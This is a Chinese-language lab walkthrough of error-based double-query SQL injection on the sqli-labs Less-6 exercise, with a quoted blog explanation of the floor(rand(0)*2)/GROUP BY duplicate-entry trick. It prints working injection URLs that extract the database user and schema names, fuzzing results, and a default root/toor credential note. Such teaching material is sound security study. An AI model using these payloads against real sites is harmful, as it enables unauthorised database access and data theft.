|  |  |
| --- | --- |
| 输入字符 | 返回信息 |
| ?id=0 | No input |
| Id=1 | You are in........... |
| Id=2 | You are in........... |
| Id=3 | You are in........... |
| Id=4 | You are in........... |
| Id=5 | You are in........... |
| Id=6 | You are in........... |
| Id=7 | You are in........... |
| Id=helele | No input |

输入测试

判断得到 请求结果有效的时候返回You are in........... 无效时候无对应字符返回

Fuzzing

进行模糊测试

|  |  |
| --- | --- |
| 输入字符 | 返回信息 |
| ?id=1 | You are in........... |
| ?id=1' | You are in........... |
| ?id=1\ | You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"1\" LIMIT 0,1' at line 1 |
| ?id=1" | You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"1"" LIMIT 0,1' at line 1 |
| ?id=1; | You are in........... |
| ?id=1%00 | You are in........... |
| ?id=1) | You are in........... |
| ?id=1( | You are in........... |
| ?id=1(aa | You are in........... |
|  |  |
|  |  |

从上面的模糊测试，我们知道[**数据库**](http://lib.csdn.net/base/14)没有返回任何输出，因此我们不能使用 UNION SELECT 获取数据库信息

数据库返回到页面上的唯一信息就是，[**MySQL**](http://lib.csdn.net/base/14)错误。因此，我们需要以一种方式处理我们的查询，以便通过错误获取数据库信息。查询条件必须是正确的，能被后端数据库解释执行，且需产生一个逻辑错误，让数据库信息伴随错误字符串返回。

猜测查询语句是

SELECT \* FROM TABLE\_NAEM WHERE ID=’VALUE WE ARE INJECT’LIMIT 0,1

在我们进一步SQL注入之前，我们需要理解子查询的基本知识。子查询可以理解为，将一个查询置于一个已存在的查询中，或将查询作为另一个查询的一部分。动态处理内部查询，并生成最终结果，例如:

**Select concat((select database()))**;注意不要写错。上述查询中，蓝色部分就是子查询，它会首先被评估。

然后结果被传递给concat函数。

先熟悉几个函数

Rand()

Floor()

Count()

Group by clause

有些厉害的测试工程师发现，将Groupby clause与一个聚合函数一起使用，例如count(\*)，可以将查询的部分内容作为错误信息返回。也就发展为今天的二次注入查询。

在开始完整的操作前，我们先来打个基础。

|  |  |
| --- | --- |
| mysql -uroot -p | backtrack r3 默认数据库口令为root/toor |
| use security | 选择数据库security |
| select concat((select database())); |  |
| select concat(“string1”, “string2”); |  |
| select rand(); |  |
| select floor(1.1234567); |  |
| select floor(rand()\*2) |  |
| select concat((select database()), floor(rand()\*2)); |  |

**分析查询**

mysql>select concat((select database()), floor(rand()\*2));  
+----------------------------------------------+  
|concat((select database()), floor(rand()\*2)) |  
+----------------------------------------------+  
|security1 |  
+----------------------------------------------+  
1row in set (0.00 sec)  
  
mysql>select concat((select database()), floor(rand()\*2)) from users;  
+----------------------------------------------+  
|concat((select database()), floor(rand()\*2)) |  
+----------------------------------------------+  
|security1 |  
|security0 |  
|security1 |  
|security1 |  
|security0 |  
|security1 |  
|security0 |  
|security1 |  
|security1 |  
|security1 |  
|security1 |  
|security0 |  
|security0 |  
+----------------------------------------------+  
13rows in set (0.02 sec)  
  
mysql>select concat((select database()), floor(rand()\*2)) from information\_schema.SCHEMATA;  
+----------------------------------------------+  
|concat((select database()), floor(rand()\*2)) |  
+----------------------------------------------+  
|security0 |  
|security0 |  
|security1 |  
|security1 |  
|security0 |  
|security0 |  
+----------------------------------------------+  
6rows in set (0.02 sec)

接下来我们使用GROUP BY函数完成查询，我们可以使用information\_schema.tables或information\_schema.columns获取结果，columns表会返回100多条数据，可以用来分析随机数。group by可以用来去重。

mysql>select concat((select database()), floor(rand()\*2)) as a from information\_schema.columns group by a;  
+-----------+  
|a |  
+-----------+  
|security0 |  
|security1 |  
+-----------+  
2rows in set (0.11 sec)

注意:

内嵌查询SELECT database()可以被其他查询代替，这个查询将会伴随MYSQL错误输出。例如:

SELECT version(), user() 或获取完整的表，栏目等，就像第一部分讨论的那样。

接着上面的实例继续。

mysql>select datadir();

ERROR1305 (42000): FUNCTION security.datadir does not exist


mysql>select count(\*), concat((select database()), floor(rand()\*2)) as a from information\_schema.tables group by a;

ERROR1062 (23000): Duplicate entry 'security1' for key 'group\_key'

荣誉属于那些聪明的人，他们发现了聚合函数和GROUP BY的致命组合。重复的值，导致执行查询时，产生错误。

http://172.16.19.146:8080/sqli-labs-master/Less-6/?id=1" union select 1,count(\*),concat(0x3a,0x3a,(select schema\_name from information\_schema.schemata limit 1,1),0x3a,0x3a, floor (rand()\*2)) a from information\_schema.tables group by a; -- k

http://172.16.19.146:8080/sqli-labs-master/Less-6/?id=1" union select 1,2,3 from information\_schema.tables ; -- k




证明语句没问题

查看用户

http://172.16.19.146:8080/sqli-labs-master/Less-6/?id=1" union select 1,count(\*),concat\_ws(0x23,0x23,(select user()),0x23,floor(rand()\*2)) as a from users group by a – k

http://172.16.19.146:8080/sqli-labs-master/Less-6/?id=1" union select 1,count(\*),concat(0x23,0x23,(select schema\_name from information\_schema.schemata limit 0,1 ),0x23,floor(rand()\*2)) as a from users group by a – k



其他原理类似

“通过floor报错的方法来爆数据的本质是group by语句的报错。group by语句报错的原因是floor(random(0)\*2)的不确定性，即可能为0也可能为1（group by key的原理是循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则不在临时表中则更新临时表中的数据；如果该key不存在于临时表中，则在临时表中插入key所在行的数据。group by floor(random(0)\*2)出错的原因是key是个随机数，检测临时表中key是否存在时计算了一下floor(random(0)\*2)可能为0，如果此时临时表只有key为1的行不存在key为0的行，那么数据库要将该条记录插入临时表，由于是随机数，插时又要计算一下随机值，此时floor(random(0)\*2)结果可能为1，就会导致插入时冲突而报错。即检测时和插入时两次计算了随机数的值。具体原理参考：http://www.mysqlops.com/2012/05/15/mysql-sql-analyze.html）。”

# [经典的MySQL Duplicate entry报错注入](http://www.lijiejie.com/mysql-injection-error-based-duplicate-entry/)

By [lijiejie](http://www.lijiejie.com/author/lijiejie/) on 2014 年 9 月 18 日 | 浏览 1,476 次

SQL注射取数据的方式有多种：


1. 利用union select查询直接在页面上返回数据，这种最为常见，一个前提是攻击者能够构造闭合的查询。
2. Oracle中利用监听UTL\_HTTP.request发起的HTTP请求，把QuerySet反弹回攻击者的主机。当然，HTTP服务器对URL的长度有一定限制，因此每次可返回的数据量不可过多。
3. 基于错误消息取数据，前提是页面能够响应详细的错误描述。它的一个优点是，我们可能不必太费力去猜测和闭合SQL(可以构造子查询，让MySQL在子查询中报错)。
4. 盲注，页面不会显示错误消息。常见基于布尔的盲注、基于时间的盲注，此类注射点利用价值相对要低一点，猜解数据的时间较长。

本篇简单说明非常经典的基于错误回显的MySQL注射。最重要的，就是理解下面的SQL查询：

select count(\*),floor(rand(0)\*2)x from information\_schema.character\_sets group by x;

上面的这条SQL将报错: **Duplicate entry ‘1’ for key ‘group\_key’**

如下图

[](http://www.lijiejie.com/wp-content/uploads/2014/09/mysql_error_1.png)

### 1. 为什么MySQL注射要用information\_schema库？

答案是这个库是MySQL自带的，安装之后就创建好了，所有账号都有权限访问。攻击者无需猜解库名、表名。跟Oracle注射使用dual类似。

### 2. 如何利用报错取数据？

利用报错，攻击者把目标数据concat连接到floor()函数的前后即可。

例如，下面的语句用于获取MySQL Server版本，构造：

mysql> select count(\*),concat( floor(rand(0)\*2), 0x5e5e5e, version(), 0x5e5e5e) x from information\_schema.character\_sets  
group by x;  
ERROR 1062 (23000): Duplicate entry ‘1^^^5.5.28^^^’ for key ‘group\_key’

通过报错，即可知道当前数据库是5.5.28。0x5e5e5e是3个尖括号的16进制表示。 自动化SQL注射工具通常会在目标数据前后做类似的标记，方便程序提取。

加上标记，也可以方便攻击者在大的页面中搜索。

### 3. 为何这条语句会报错?

rand(0)是把0作为生成随机数的种子。首先明确一点，**无论查询多少次，无论在哪台MySQL Server上查询，连续rand(0)生成的序列是固定的**。



|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44 | mysql> select rand(0)\*2 x from information\_schema.character\_sets;  +---------------------+  | x                   |  +---------------------+  |  0.3104408553898715 |  |   1.241763483026776 |  |  1.2774949104315554 |  |  0.6621841645447389 |  |  1.4784361528963188 |  |  1.4056283323146668 |  |  0.5928332643516672 |  |  0.7472813862816258 |  |  1.9579071998204172 |  |  1.5476919017244986 |  |  1.8647379706285316 |  |  0.6806142094364522 |  |  1.8088571967639562 |  |   1.002443416977714 |  |  1.5856455560639924 |  |  0.9208975908541098 |  |  1.8475513475458616 |  |  0.4750640266342685 |  |  0.8326661520010477 |  |  0.7381387415697228 |  |   1.192695313312761 |  |   1.749060403321926 |  |   1.167216138138637 |  |  0.5888995421946975 |  |  1.4428493580248667 |  |  1.4475482250075304 |  |  0.9091931124303426 |  | 0.20332094859641134 |  | 0.28902546715831895 |  |  0.8351645514696506 |  |  1.3087464173405863 |  | 0.03823849376126984 |  |  0.2649532782518801 |  |   1.210050971442881 |  |  1.2553950839260548 |  |  0.6468225667689206 |  |  1.4679276435337287 |  |  1.3991705788291717 |  |  0.5920700250119623 |  +---------------------+ |

应用floor函数（取浮点数的整数部分）后，结果变成了：



|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45 | mysql> select floor(rand(0)\*2) x from information\_schema.character\_sets;  +---+  | x |  +---+  | 0 |  | 1 |  | 1 |  | 0 |  | 1 |  | 1 |  | 0 |  | 0 |  | 1 |  | 1 |  | 1 |  | 0 |  | 1 |  | 1 |  | 1 |  | 0 |  | 1 |  | 0 |  | 0 |  | 0 |  | 1 |  | 1 |  | 1 |  | 0 |  | 1 |  | 1 |  | 0 |  | 0 |  | 0 |  | 0 |  | 1 |  | 0 |  | 0 |  | 1 |  | 1 |  | 0 |  | 1 |  | 1 |  | 0 |  +---+  39 rows in set (0.00 sec) |

可以看到，第二行和第三行的值都是1。这也是最终引起MySQL报错Duplicate entry的地方。

实际上，我们分开执行下面的两种查询，都是不会出错的：

a) select floor(rand(0)\*2) x from information\_schema.character\_sets group by x;

上面的查询根据x列的值进行分组，得到：



|  |  |
| --- | --- |
| 1  2  3  4  5  6 | +---+  | x |  +---+  | 0 |  | 1 |  +---+ |

b) select count(\*), floor(rand(0)\*2) x from information\_schema.character\_sets;

得到information\_schema.character\_sets总共有39行：



|  |  |
| --- | --- |
| 1  2  3  4  5  6 | +----------+---+  | count(\*) | x |  +----------+---+  |       39 | 0 |  +----------+---+  1 row in set (0.00 sec) |

请注意，这里x的值出现的是0。

c) 将上述语句结合后即报错

select count(\*), floor(rand(0)\*2) x from information\_schema.character\_sets group by x;

我们预期的结果， 其实是:



|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | +----------+---+  | count(\*) | x |  +----------+---+  |       18 | 0 |  +----------+---+  |       11 | 1 |  +----------+---+  2 row in set (0.00 sec) |

然而MySQL在内部处理中间结果的时候，出现了意外，导致报错。